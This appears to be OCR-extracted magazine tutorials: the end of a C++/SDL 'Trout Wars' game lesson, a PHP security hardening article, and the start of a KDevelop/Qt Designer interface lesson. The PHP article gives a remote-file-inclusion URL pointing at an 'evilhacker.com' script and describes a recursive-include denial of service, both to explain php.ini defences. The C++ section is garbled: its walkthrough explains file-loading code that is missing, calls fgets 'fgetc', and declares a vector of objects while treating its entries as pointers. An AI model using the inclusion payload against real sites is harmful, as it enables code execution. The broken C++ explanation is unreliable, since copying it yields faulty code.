The last thing we need to do is decide what to do when collisions occur, and the easiest thing to do actually involves teaching you a new function: SDL_WM_SetCaption(). This function allows you to set the text in the title bar of the game window, and takes two parameters – the text to use, and an icon. We'll be passing NULL as the second parameter because we don't care about the icon, but the first parameter will be used to print out whether collisions are occurring or not. Here's the code:

if (CheckCollisions()) {
    SDL_WM_SetCaption("Trout Wars - Collision!", NULL);
} else {
    SDL_WM_SetCaption("Trout Wars - No collision!", NULL);
}

```

That's quite a fat chunk of code, so let me break it down into smaller parts before anyone breaks down in tears! First up, we declare four local variables to be used for temporary data storage. Then, we try opening the file **enemytypes.txt** as read-only. If this is not successful, it will return **NULL** so we should exit the function immediately at this point.

The next three lines set up our enemy types storage. Our file format dictates that the first line of the file should contain the string **ENEMYTYPES** followed by the number of enemies in the file. So, we read this in with a call to **fgetc()**, parse it with a call to **sscanf()**, then allocate enough memory for all the enemies in the third line. The **fgetc()** function takes three parameters: the place to store text, the amount of text to read, and the file to read from in that order. The third parameter, **fp**, is the return value from our call to **fopen()**, which returns the opened file it was successful.

The **sscanf()** function is a complicated beast to look at, but it's actually quite simple. What it does is allow you to convert a string with data in to various constituent parts, and is crucial for handling file loading. It takes three parameters, which are the string to parse, the rules for parsing, and where you'd like the parsed variables to be placed. It is essentially the opposite of the **sprintf()** function which is similar to the **printf()** function. In our example, we take the string **filebuffer** and tell **sscanf()** that we're looking to match **"ENEMYTYPES: %d"**, which means "match the exact string **ENEMYTYPES** followed by a colon and a space, then a whole number". The **%d** formatter is what qualifies the whole number/integer part.

The third parameter to **sscanf()** is **&NumEnemyTypes**.

NumEnemyTypes is an integer that we'll be defining shortly – it needs to be global so the entire game is aware of the number of enemies loaded. The **&** part means that we want to pass **NumEnemyTypes** as a pointer. This is required because **sscanf()** takes all its data parameters as pointers, and, although **NumEnemyTypes** could be declared as a pointer to an integer, it would make the rest of the script more complicated – much better just to put the ampersand here! So, this call to **sscanf()** will read the first line of our text file (**"ENEMYTYPES: 3"**), and put **3** into **NumEnemyTypes**. Once that's done, we can allocate the space necessary for all our enemies. This is what the third line does – if you call, we declared **EnemyTypes** as a pointer-pointer because it's actually an array of **CEnemyType** objects. This third line sets up the array to contain **NumEnemyType** objects, which means we can go ahead and read the rest of the file to load each individual enemy's information.

This is done using the **feof()** while loop. The **feof()** function returns true when there is no more text to read from the file, but we've used an exclamation mark **!** to negate this so that the loop will execute as long as there is more text to read. Note that C++ uses an internal file pointer to track where it's up to, and each call to **fgetc()** advances this pointer. So, the first two lines inside this loop get the next line from the text file, and, if it starts with a **#** symbol, ignores it and jumps to the next line. Although they aren't required, comments do help make data files more easily understood, and I'd recommend you keep this functionality for the sanity of your end-users!

The next two lines handle the creation of the enemy object. Note that the **enemycount** variable is used to place each new **CEnemyType** object neatly inside the array – this is incremented every loop so that it counts up from zero to the number of enemies defined in the file. Next up is the big **sscanf()** line, where the enemy information is parsed, which will probably look a real

mess when printed, but is just a longer version of what we had previously. Note that the first two variable qualifiers are **%s**, which means we want to match a string of text, but everything else is **%d** so that we match all the numbers in the file. As you can see, all but one of the destinations for this data is the **CEnemyType** object we just created, with the exception being the place to store the filename of the enemy's picture – that's put into our enemyfile temporary variable because the **CEnemyType** class only wants the **SDL_Surface** of the picture and not its filename. So **enemyfile** is loaded with the filename, then passed into **SDL_Surface** to load the image and store it in the new **CEnemyType**.

Finally, **enemycount** is incremented so that the next new enemy is placed one higher in the array, and the loop ends. The last thing the function does is to call **fclose()** on **fp** so that the file is closed. Before this code works, we need to add the definition for **NumEnemyTypes** to the **CTWGame** class, so add this line just before the **CTWGame()** function definitions in **TroutWars.h**:

```
int NumEnemyTypes;
```

That should do it. Make sure and save the enemies data into **enemytypes.txt** in the same directory as your source code, then compile and run!

It's no different!

If you've followed the instructions correctly so far, you'll notice it's no different than the previous version. Yes, the enemies are loaded and created, but you can't see them, and they don't do anything – let's change that! The first step is to create a new class to handle run-time instances of **CEnemyTypes**. We'll call this **CEnemy**, and it needs to be able to store the following:

- its current on-screen X and Y co-ordinates
- the number of hits it can take before death
- when it last fired
- what enemy type it is

On top of that, it needs to be able to be created, be updated and drawn, and fire at the player. Here's what the class looks like – add this into **TroutWars.h**, after the definition of **CEnemyType**:

```
class CEnemy {
public:
    int xpos;
    int ypos;
    int strength;
    int lastfire;
    CEnemyType* EnemyType;
    CTWGame* game;

    CEnemy::CEnemy(CTWGame* thegame, CEnemyType*
    EnemyType, int xpos, int ypos);
    bool Update();
    void Draw();
    void FireLaser();
};
```

Note that there is no destructor in there because it's not needed at the moment – destructors are generally used to free memory that was allocated, and our **CEnemy** object won't be allocating any memory. Also note that it has a reference to the **CTWGame** object so that it can call shared functions. What that class gives us is an active enemy, hence why it needs its own position and firing information. The strength variable there is similar to the strength variable in **CEnemyType**, except that it decreases when the enemy gets hit; whereas **CEnemyType**'s strength stores the maximum number of hits for that type of enemy.

The constructor needs to be called with four parameters, and each of these need to be stored in the object. Put this code into **TroutWars.cpp**, just above the **main()** function:

```
CEnemy::CEnemy(CTWGame* thegame, CEnemyType*
EnemyType, int xpos, int ypos) {
    game = thegame;
    this->EnemyType = EnemyType;
    this->strength = EnemyType->strength;
    this->xpos = xpos;
    this->ypos = ypos;
}
```

The **Draw()** code is similarly easy:

```
void CEnemy::Draw() {
    game->DrawImage(EnemyType->sfcPicture, xpos, ypos);
}
```

For now we're going to add stub functions for **Update()** and **FireLaser()**; we'll leave them empty so that they can be written later. Put this code beneath the **Draw()** function you just added:

```
bool CEnemy::Update() {
    // do nothing!
    return true;
}

void CEnemy::FireLaser() {
    // do nothing!
}
```

That's the bare minimum to get an enemy on screen – it doesn't move or think, but it should at least get drawn! Now we need a place to store our enemies. For maximum flexibility, it's best to have a dynamic array to store our enemies: it's not as fast as a static array, because it means we have to create and delete enemies as they are required, but it does mean there is no hard limit on the number of enemies on screen at one time. So, what we need is a dynamic array of enemies, which means you need to add this line to **CTWGame** in **TroutWars.h**:


```
std::vector<CEnemy> Enemies;
```

We used a vector for the stars last issue, so it should be obvious to you that that declares a vector of pointers to **CEnemy** objects called **Enemies**. With that in place we now need just to have our main **DrawScene()** function update and draw each enemy in the **Enemies** vector each time it loops. So, add this code after the call to **Player->Draw()**:

```
for (unsigned int i = 0; i < Enemies.size(); ++i) {
    Enemies[i]->Update();
    Enemies[i]->Draw();
}
```

Now, try running the code again and be prepared for a surprise – it *still* looks exactly the same! Don't be disappointed though – this time, the reason is that although we have enemies defined and ready to be drawn, nowhere do we actually *create* enemies. As I said earlier, for now we're just going to hand-create an enemy, so add this line to the end of the **CTWGame()** constructor in **TroutWars.cpp**:

```
Enemies.push_back(new CEnemy(this, EnemyTypes[0],
SCREEN_WIDTH - EnemyTypes[0]->sfcPicture->w,
SCREEN_HEIGHT / 2));
```

That creates a new enemy of type **0** (the most basic fish), places it at the right-hand edge of the screen, approximately in the middle. The **push_back()** function of a vector, as you should know, adds the new **CEnemy** to the **Enemies** array, so it will now be updated and drawn each time **DrawScene()** is called – try it! 



Our stock enemy, a metallic fish, needs to have a magenta background in order to be loaded with transparency.

NEXT MONTH

Next issue, we'll be getting our player to fire lasers and destroy some enemies, and also looking at spawning enemies randomly on the screen. Getting enemies to spawn isn't much more difficult than our star field code, and I encourage you to try writing it yourself before next month – it's great practice!

PROTECTING YOUR SCRIPTS

Practical PHP programming

The Internet is the most fertile ground for malicious attacks ever invented, and it's also where most of our PHP scripts live. **Paul Hudson** looks at nine handy ways to protect your work...

Although it might not seem like it, it was two years ago this month that *LXF's Practical PHP* tutorial kicked off – time flies when you're having fun, or something like that! Over the past two years, we've looked at databases, multimedia, performance issues, process control, and various other topics to help hone your programming skills, but something we've not looked at yet – and this is perhaps an oversight on my behalf if nothing else! – is the topic of security. That is, how to write your scripts so that they cannot be exploited by malicious users.

As PHP is nearly always used to produce customer-facing front-ends, it does mean that most of the PHP code written is open to attack on two primary vectors: exploiting errors or omissions in your code; or exploiting security glitches in PHP itself. Of the two, the former is easier to prevent and is primarily

accomplished by learning a small selection of guidelines to help keep your code safe. The latter may sound out of your control, but we're going to be looking at a couple of simple tricks that obscure PHP's presence on your system, so that even if turns out that you *are* vulnerable to a PHP bug, no one need ever know!

Programming secure PHP

1 Early versions of PHP, even up to v4.1 (released December 10th 2001), “helpfully” converted all incoming data into variables, whether that was system data, cookie data, session data, or straight user data such as form fields. This made programming with PHP particularly easy, but also dangerous – failure to distinguish between trusted (system) and untrusted (user) data made exploiting many PHP scripts laughably easy.

However, as the language had been around for several years, changing this situation was going to be difficult: the PHP developers had the choice of leaving the status quo and having PHP scripts vulnerable to attack, or massively breaking backwards compatibility but making scripts much more secure. Unsurprisingly, the latter option was chosen and the **register_globals** php.ini setting was deprecated in PHP 4.1, which meant that it was left enabled (meaning that all data was automatically converted to variables) but users were warned against its use to give them the opportunity to migrate their scripts in a timely fashion. Also introduced with PHP 4.x were the superglobal arrays `$_GET`, `$_POST`, etc, which became the preferred method of accessing data.

From PHP 4.2, **register_globals** was disabled by default, which meant that all programmers who wanted to stick to the standard php.ini settings (the vast majority) had to migrate their scripts to `$_GET` and `$_POST` if they wanted to upgrade. This was a painful move, but one that was definitely worth it: all new scripts are now produced using this more secure programming method, which helps keep attackers at bay. You can still enable **register_globals** if you really want to, and some do, but this does at least mean that system administrators need to explicitly remove the extra security.

Put key files outside your document root

Most Linux boxes have their document root – the root directory of their web site – as `/var/www` or something similar, which means that everything inside `/var/www` and its subdirectories are accessible by default over the web. While this makes permission control straightforward, many people store sensitive files inside this public directory, potentially making them accessible to the world. One of the most striking examples of why this is bad practice is ‘Google hacking’ – the act of using Google to drag up otherwise-hidden information that Google has previously stumbled across and cached.

Although it's possible to not link to these sensitive files from anywhere, and you can also easily give them hard-to-guess filenames (hint: “dbconnect.php” isn't a smart filename!), a much better option is to put these sensitive documents outside the document root of your web server so that only scripts on your site can load them. For example, if your document root is `/var/www/html`, you could put these key documents in `/var/www` and keep them safe from the outside world.


Choose your file extension carefully

PHP can parse any valid script, whether it's called `foo.php`, `very_long_name.php.php.php`, or even `wom.bat`. Using the default extension of `.php` means that before hackers even start trying their nefarious tricks, you've already told them that you're using PHP. If you're using PHP for every script on your server, consider using the `.html` extension for your scripts and making PHP parse HTML files. To external users, it will look like you're running static HTML, but internally it works just the same. If you really want to confuse hackers, try using the `.asp` extension usually seen on Microsoft web servers!

If you're running *Apache*, you can change your file extension by changing this line:

```
AddType application/x-httpd-php .php
```

The `.php` part can be changed to `.html`, `.foo`, or whatever else you want – be creative!



```
root@lxfhel:~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

:upload_tmp_dir =
; Maximum allowed size for uploaded files.
upload_max_filesize = 2M

:
:
:
:
:
:
: Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = Off
:
: Define the anonymous ftp password (your email address)
:from="john@doe.com"
:
: Define the User-Agent string
: user_agent="PHP"
:
: Default timeout for socket based streams (seconds)
default_socket_timeout = 60
:
: If your scripts have to deal with files from Macintosh systems,
-- INSERT --
```

Keep PHP scripts executable

Once you've chosen the file extension for your PHP scripts, stick to it. A large number of programmers coming from other languages try to import their filing rules directly into PHP, which resulted in them using the file extension `.inc` for ‘include’ files – scripts that only served to be included into other scripts. While this certainly allows you to distinguish include files from non-include files simply by looking at a directory listing, it's actually a major security hole.

For example, if you save your database connection info in a file, then **include()** that file into every script you write, that file would probably be called something like `dbconnect.inc` if you followed this naming convention. Now, what happens if someone were to type `www.yoursite.com/dbconnect.inc` directly into their web browser? Your web server would load the `.inc` file, and send it as plain text because it doesn't end in a PHP-handled file extension, which means that someone accessing the `.inc` file directly would see your source code.

A much better solution, if you particularly want to mark your files as include files, is to use the extension `.inc.php` – this way, they will be parsed by PHP before being sent to people directly, and therefore won't reveal your source code, whilst at the same time clearly marking them as **include** files.

Hide your identity

Most web servers, by default, send out information about themselves with each request served. For example, a default installation of Mandrake Linux 10.0 returns the following information with each file served:

```
Server: Apache-AdvancedExtranetServer/2.0.48 (Mandrake
Linux/6.1.100mdk) mod_perl/1.99_11 Perl/v5.8.3
mod_ssl/2.0.48 OpenSSL/0.9.7c PHP/4.3.4
```

From that, we can ascertain that the machine is running *Apache 2.0.48* (“Advanced Extranet Server” is Mandrake's name for MDK's version of *Apache*), along with `mod_perl`, `mod_ssl`, and PHP 4.3.4.

Now, all an attacker has to do is check for known bugs in *Apache 2.0.48* or PHP 4.3.4. As both of these have been out for a very long time, there are likely several known exploits in there, of which at least one may well be *remotely* exploitable. Many malicious users make use of automated version scanners that

Disabling fopen URLs might not be possible if you're using that functionality yourself, but otherwise it's strongly recommended.

LXF TIP

Note that many Linux distributions backport security fixes to their stable release of Apache and its modules. For example, although Red Hat Enterprise Linux 3 ships with *Apache 2.0.46*, it incorporates backports of all the security fixes introduced in 2.0.47, 2.0.48, and 2.0.49. As a result, you cannot rely solely on the hard-coded version number to tell you whether you have the latest release or not – check with your vendor for more information.



TUTORIAL PHP

◀ trawl through the web looking for specific version numbers of Apache or its plugins and compile lists of vulnerable machines. Open up your `httpd.conf` file, and look for the two directives **ServerSignature** and **ServerTokens**. Both of these control what information that *Apache* gives out about itself, and are set by default to send out comprehensive information. **ServerSignature** is used to define what *Apache* prints at the bottom of server-generated pages, such as 404 error pages.

Similarly, with **ServerTokens** set to full (the default), the same information is sent along with every request. To change this, set **ServerSignature** to **Off** and **ServerTokens** to **Prod** – this will stop it printing anything out for error messages, and restrict the information sent with each request to just “Apache”. A big step forward – at least now your site won’t appear if people are scanning for certain *Apache* versions.

Hiding PHP

6 By default, PHP is set to announce its presence whenever anyone asks – this is usually through the web server. As discussed, you can turn this off using **ServerTokens** and **ServerSignature**; but if you’d rather not throw the baby out with the bath water, you can be a little more selective about how modules report themselves. For example, if you leave **ServerTokens** and **ServerSignature** on, you can still hide PHP’s existence by changing **expose_php** to **Off** in `php.ini` – this leaves most server information showing, but hides the PHP data.

If you do this, as well as using a different file extension, your use of PHP is mostly hidden. However, if your code generates any error messages, your use of PHP will become immediately obvious. To get around this, and thereby truly hiding PHP, you should force PHP not to display error messages – edit your `php.ini` file and set **display_errors** to **Off**. This will make debugging a little harder, but be sure to set **log_errors** to **On** – this will make sure that whenever your script generates an error, it will be stored away in the error log file so that you can analyse the problem at your leisure.

Restrict database access

7 Although the PHP code that drives your site may well be unique and of value to your company, it’s likely in most cases that the database behind it is much more important and should be treated as such. *MySQL*’s access control is very finely grained, and as such, gives you a great deal of control over who can do what on your system. Even so, you should take advantage of this to make sure you *only* allow in people you absolutely trust. The first step in this process is to remove the guest account, leaving only the root user plus any others you use. Secondly, if you’re running your server locally – and the PHP scripts are local also – you don’t need to allow access to anyone from outside: disable accounts that don’t have ‘localhost’ as the host. Finally, consider blocking port 3306 (the *MySQL* port) on your firewall so that there’s one less possible way into your system. Whether it is actually practical to do this depends on factors beyond the scope of this tutorial – check first!

You can also rethink how your PHP scripts connect to *MySQL* – most people go for one of two options: write database connection code into each of your scripts, or write it into just one script and link all your pages to that one. The latter is usually the preferred method, as it makes life easier when you change your connection password; but it does mean that in effect you’re putting all your eggs in one basket. Fortunately there is a third

option that can sometimes be better: placing your connection details inside your `php.ini` file. If you don’t supply connection details to **mysql_connect()**, PHP will use the values set in your `php.ini` file, which means you don’t need to store your username and password information in your scripts any more.

At first this might sound perfect, but it has major security implications of its own:

- Anyone with access to your `php.ini` can read the values direct from the file
 - Anyone with the ability to put scripts on your server can use the **ini_get()** function to read the value from your `php.ini` file
- If you firmly believe you’re safe from these two, then go ahead and use your `php.ini` file.

Finally, don’t forget that the fine-grained access control of *MySQL* means it’s easy to use multiple usernames and passwords to segment security on your server: having one set of credentials for your news database, another for your forums – and so on – means that even if somehow your site gets hacked, there is some degree of damage-limitation.

Denial of service

8 Although I don’t want to discourage or alarm you, it is actually remarkably easy for malicious users to take down your site – even if your code is perfect and PHP itself is patched up-to-date. Denial of service (DoS) is the term for people attacking your site to make it either run slow or come offline entirely, and there are three vectors that you need to consider when thinking about coming up with a solution:

- A malicious user with a fast Internet connection bombards your web server with requests, thereby overloading it
- A malicious user with accomplices, who may be unwitting, bombard your web server with requests, thereby overloading it. In this situation the attackers don’t need fast Internet connections – 100 requests from 10,000 people is more damaging than 1,000,000 requests from one person.
- A malicious user finds a hole in your web site that forces your server to perform an inordinate amount of work, thereby overloading the server.

Of the three, the first two are impossible to defend against – the world’s largest sites have been taken offline by these form of denial of service, and there’s nothing you can do whether or not you’re using PHP. The last option, however, is something you can guard against. If you have holes in your code that can be exploited by outsiders to cause your web server to chew up 99 per cent of your CPU time, this is a legitimate security issue.

HARDENED PHP

If you want to take your PHP security a step further – and you compile your own version from the source code as opposed to using pre-built binaries – you can apply a special set of patches called **Hardened PHP** that toughen up PHP’s internals to make them more robust. For example, it runs so-called ‘canary checks’ that ensure buffer overflows are spotted and stopped before they can go on to cause problems, but it also monitors the *Zend Engine*’s memory management routines to make sure all memory is allocated and freed safely.

Although it does undoubtedly improve the security of PHP as a whole, we’d probably not recommend using **Hardened PHP** to everyone, though. Unless you’re really paranoid, **Hardened PHP** is best left to environments with shared resources, such as shared hosting web servers.

An all-too-popular mistake that can leave your system open to exploitation is to write code that results in URLs like this:

www.example.com/article.php?file=aboutus.php

www.example.com/article.php?file=products.php

www.example.com/article.php?file=legal.php

The code for **article.php** will basically read in the `$_GET['file']` variable, then **include()** the necessary file into the script. This might make sense at first, but consider what happens if a clever user modified the URL to this:

www.example.com/article.php?file=article.php

What will happen is that **article.php** will load, then **include()** **article.php**, which will load, then **include()** **article.php**, which will load, then... and so on. This will continue going on and on until your server hits the maximum execution time for a script and terminates. However, during this time your web server will be performing large amounts of unnecessary work, and will be slower for other clients connecting to it.

Now consider what would happen if that same malicious user loaded that URL three times quickly – or thirty. From that, consider what would happen if that user loaded the URL three thousand times, which is nothing difficult considering that can be handled even with a slow connection using an HTTP HEAD request. At three thousand almost-simultaneous connections, even a normal web server would have trouble coping. However, if each of those three thousand resulted in a CPU-consuming infinite **include()** loop, the server would simply stop responding to new requests and may well even crash.

The moral of the story is that you should always keep in mind the possibility that malicious users may use your own code against you. The most obvious solution to the problem detailed here is not include files based upon a variable, but if that's not possible then at least consider using **include_once()** to stop the possible of recursion.

Even with this fix in place, it's still not a smart idea to advertise so openly that you are including files to get your content. For example, a malicious user could rewrite your URL to this:

www.example.com/article.php?file=http://www.evilhacker.com/somescript.php

That would cause your server to connect to an external site to get its code, which essentially allows the evil hacker to execute whatever code they please on your site. This form of attack can be stopped in its tracks by editing your `php.ini` file and setting **allow_url_fopen** to **Off**.

Safe mode

9 Hosting PHP scripts is pretty much an invitation for your users to abuse their privileges, and it's remarkably easy to do with PHP. Fortunately for us, the PHP developers took this situation into account and created *safe mode* – a setting that can be toggled in the `php.ini` file, which, when enabled, applies various lockdowns to the language. For example, by default safe mode blocks the **dl()** function, as it could potentially be used by attackers to load an unsafe extension for execution.

By default, PHP running in safe mode will only work with files that are owned by the same person who owns the script that's being run – the user ID (UID) of the owner of the script must match the UID of the owner of the file being read. This includes files being read through **fopen()**, and even files being read through an **include** call. In addition, there are several settings in your `php.ini` file that are likely to be of help if you are trying to secure your PHP environment:



■ **safe_mode_include_dir** This defines a directory you consider safe on your computer, where all files can be worked with regardless of their ownership. Files read from this directory don't have their UID checked against the owner of the script

■ **safe_mode_exec_dir** This defines a directory from which you want PHP to be able to execute programs while running in safe mode. If this isn't set, all calls to **exec()** will fail.


■ **safe_mode_allowed_env_vars** This defines a list of environment variables that the user will be allowed to change. If this is not set, all variables can be edited, which is not likely to be a good thing if abused.

■ **open_basedir** This setting allows you to limit the location from where files can be read, thereby stopping people from reading in any files they please. This is a tricky setting to get right, and is discussed in more depth below.

■ **disable_functions** This setting does precisely what you'd expect it to – provide it with a list of functions you don't want to be used, and it will automatically stop scripts from using them. Simply specify multiple functions with commas, for example: **readfile,exec,fopen**.

■ **disable_classes** This takes a list of classes you don't want people to create objects from, and stops them being created, as you'd expect. As with **disable_functions**, use commas to separate multiple class names.

The settings are generally easy to grasp, as you can see; however, **open_basedir** is a little more complicated than it first seems. For example, **open_basedir** will work regardless of whether safe mode is enabled, whereas the others only kick in when PHP is operating in safe mode. Secondly, the directories you pass in to this directive, separated by commas, are considered to be prefixes by default. For example, **/home/paul** will allow files in **/home/paul** to be loaded, but also in **/home/paul_the_hacker**, etc. To clarify a particularly directory exactly, add a slash to the end. For example: **/home/paul/** would only match the directory **/home/paul**.

Finally, note that this directive resolves all links. For example, if file **/home/paul/passwd** is symlinked to **/etc/passwd**, and **open_basedir** has been used to restrict file inclusion to **/home/paul/**, including **/home/paul/passwd** would fail – PHP would detect that it linked to a file stored in **/etc**, outside of the **open_basedir** path, and prevent the call from continuing. 

Hardened PHP: the saviour of PHP programmers everywhere, or a bridge too far? Check out the site at www.hardened-php.net and decide for yourself.

NEXT MONTH

It's about time we put some of our PHP skills to a real, practical use. Over the next few issues, we will be starting a project that will not only display the usefulness of PHP, but be of real use too.

So what is it going to be? It's a secret! You'll have to keep coming back in order to find out!

USING KDEVELOP

KDE Development

PART 3 Unleashing an insatiable desire to hack, Jono Bacon helps us create our application interface.



Last month, we took our first steps in creating our cunningly titled *LXFGallery* application by creating our project in *KDevelop*, generating the source code and creating a simple widget in a window. This got us to a point where we were fairly comfortable with adding code to our generated project, and we explored some of the general points of KDE programming at an introductory level.

We are going to continue our work this month and begin to explore the creation of our user interface for *LXFGallery*. This will involve some discussion about how we want our interface to work, and which technical ingredients we will need to roll into the recipe. It is important to note at this point the evolving nature of software. Many of you who are reading this series may be new to the world of software hacking, and in many ways you may be setting your aims too high. Although I am going to show you how to create an interface for *LXFGallery* in this issue, we may find in six issues time that the interface is not suitable for our requirements at that point. With this in mind, always expect your changing requirements for your projects to mean that large portions of your interface need to be rewritten or changed. These changes occur less often as you gain more experience in programming, but don't be dismayed when you need to do this.

By starting with discussing our needs for the application in terms of its interface, once our needs have been determined, we can then consider which user interface objects we will need to actually create a *real* working application.

A question of design

Last issue, we discussed how we would be essentially splitting our application interface into three main areas. These three areas will comprise of a large area on the right of the screen (where the picture will be displayed) and two smaller areas (one of top of the other) on the left of the screen. In this area, the top part will contain a box that we will choose our photo album from, and the

box below will contain thumbnails of the photos in our selected album. When you click on an image in the thumbnail display box, the picture will then be displayed in the larger area to the right. With the functionality of our interface decided upon, we now need to determine exactly which widgets (onscreen controls such as buttons and scroll bars) we will need to consider in the construction of each area.

If we begin with the Album Selection box in the top left part of the screen, we will need to have a box with a number of entries (albums) inside it that can be selected. This kind of functionality is called a List Box and there is both a *Qt* version (*QListBox*) and a KDE version (*KListBox*). In cases such as this when you can choose a *Qt* or KDE version, it is generally recommended to use the KDE version if you want to create a true KDE application. In many cases, the KDE developers have added additional functionality and better integration with the KDE equivalent of a widget. All KDE widgets in this context are fully compatible with the *Qt* ones; they are actually based on the *Qt* widgets.

The next section to discuss is the area directly under the Album Selection list box – the thumbnail viewer. If you consider the needs for the Thumbnail box, they are actually the same as the Album Selection box – we simply want a list of thumbnail images that can be selected. With this in mind, we will make use of the same kind of widget, a *KListBox*. The difference between the Album and Thumbnail list boxes is that the Album box will have textual descriptions of the albums, and the Thumbnail box will have the actual thumbnail images. Both text and image entries can be added easily to a list box.

The next area is the main picture display area. This part of our interface needs two features. First, we need the actual picture to be displayed. For this, we can use an image displaying widget called a *QPixmap*. The other feature we will need in this area is the name of the image. This name will be represented by text underneath the main picture. We will use a *QLabel* widget that

will simply display this text. One other point to note is that we would ideally like to use a re-sizable divider between the album and thumbnail boxes and the main picture view area. The reason for this re-sizable divider is so that the different areas can be increased or decreased in size (such as if we have variable sizes of image in an album which we want to be able to view without having to resize the whole window). For this purpose we will use a widget called a *QSplitter*.

You may have noticed that we don't discuss menus and toolbars yet. We will not be including them in this issue, but we will explore them over the course of the next few issues, as though they are part of the GUI, it would confuse things to talk about them at this stage.

Creating the widgets

To create our widgets, we are going to use a systematic method of building our interface. Before we can implant the *QSplitter*, we will need to actually create the widgets that it is managing. When you create your splitter widget, you first need to specify the two widgets that it is acting as a divider on. The problem we face here is that we have more than two widgets to split. On the left side of the splitter, we will have our album and thumbnail list boxes, and on the right we will have our main picture viewing area and our picture name text widget. So, how do we solve this problem?

The solution to our dilemma is to combine widgets into more complex widgets. As an example, for the two list boxes on the left of the splitter, we will combine these two boxes into a single widget. Don't get the concept of a 'single widget' confused with the purpose of our listboxes; we will still have two separate list boxes, but the area that they are sitting on will act as our widget as opposed to each list box; you can think of this as us creating a container for our list boxes. Imagine that you take a large square piece of wood and nail two smaller pieces to it. The larger piece will act as the container for the two smaller chunks, and this is the same concept here. We will use a special widget called a *QWidget* to act as our analogous larger piece of wood.

To create our widgets we will use the *Qt Designer* tool. To support our KDE development correctly, you will need to ensure that your version of *Qt Designer* supports KDE widgets in addition to the *Qt* ones. You can find details of how to set this up by seeing the *KDE Widgets in Qt Designer* box on the following page. Although we could create the same kind of interface in pure *Qt* (worthy to note if you need to write cross-platform software), we will be using KDE widgets where possible to ensure that our applications fully comply as a KDE program.

The listboxes

To begin with our first widget, you should click on the New File sidebar icon in *KDevelop* (the icon has an image of a new document). In the sidebar you will see a number of different files that you can create, and you should click on the Widget entry. You will be asked where you want to store the file and what you want to call it. We will call this file *selectionbar.ui* and you should ensure that your file is stored in the *src* directory within your source code directory. When you have named the file you will then need to load it into *Qt Designer*. You can do this by going to the files view in the sidebar (the folder icon), right-clicking the filename and selecting *Qt Designer* in the Open With context menu.

When *Qt Designer* loads, you will be presented with a blank form. The first thing we should do here is to name the form. You will see on the right side of the screen that there is a number of options that can be set. This is the Properties Toolbox, and we




Fig1 What our album/thumbnail selection widget looks like in its primitive form.

use this area to set different options for either the currently selected widget, or the form when no widget is selected. The top line in this box is called 'name' and you will need to set this value from Form1 to SelectionBar. This name will be the name of the class that we will refer to our form with later.

You will see the different categories of widgets in the left part of the *Qt Designer* interface. One of these categories is 'Views (KDE)'. Inside this category you will see the *KListBox* widget that we will be using to represent our album and thumbnail selectors. Draw two listboxes into the form, and adjust their size so they are the same width. We will now need to set some properties for these boxes, as we did with the form. You should first click on the top Album list box and set the name in the properties box to "albumList." Notice how we are referring to a form widget with a lowercase later for the first word in the name and an uppercase letter in subsequent words; this is common practice in programming. Another feature you set in the Album list box is a maximum size. We will want this box to be shorter in height than the thumbnail box, as the information it holds takes up a much smaller area. To set this maximum height, you should select the *maximumSize* option from the properties box, press the + icon to expand it, and set the height to 200.

With our Album list box set, we now need to configure our thumbnail box. This simply involves setting the name of the widget to *thumbnailList* in the properties box. We will not set a maximum size, as we want the widget to take up all the available room. To ensure this happens, we will set our form to handle the resizing of our widgets automatically. To do this, right-click the form and click on 'Lay out in a grid'. If you now resize the form, you will see that the album box will not get any taller than 200 pixels and box boxes will fill the entire form. You can now save the form and you should have something similar to **Fig1**.

You will have noticed that we have noticed that we have not actually created any list box entries in our boxes – this is because we will add these entries dynamically in the code.

The picture view widget

To create our picture view widget, you will need to follow the same process of creating a new *Qt Designer* file discussed earlier, and you should call this file *pictureview.ui*.

You should first name this form "PictureView" and then open the Display category of widgets. One of the widgets on offer is a



TUTORIAL KDE Development

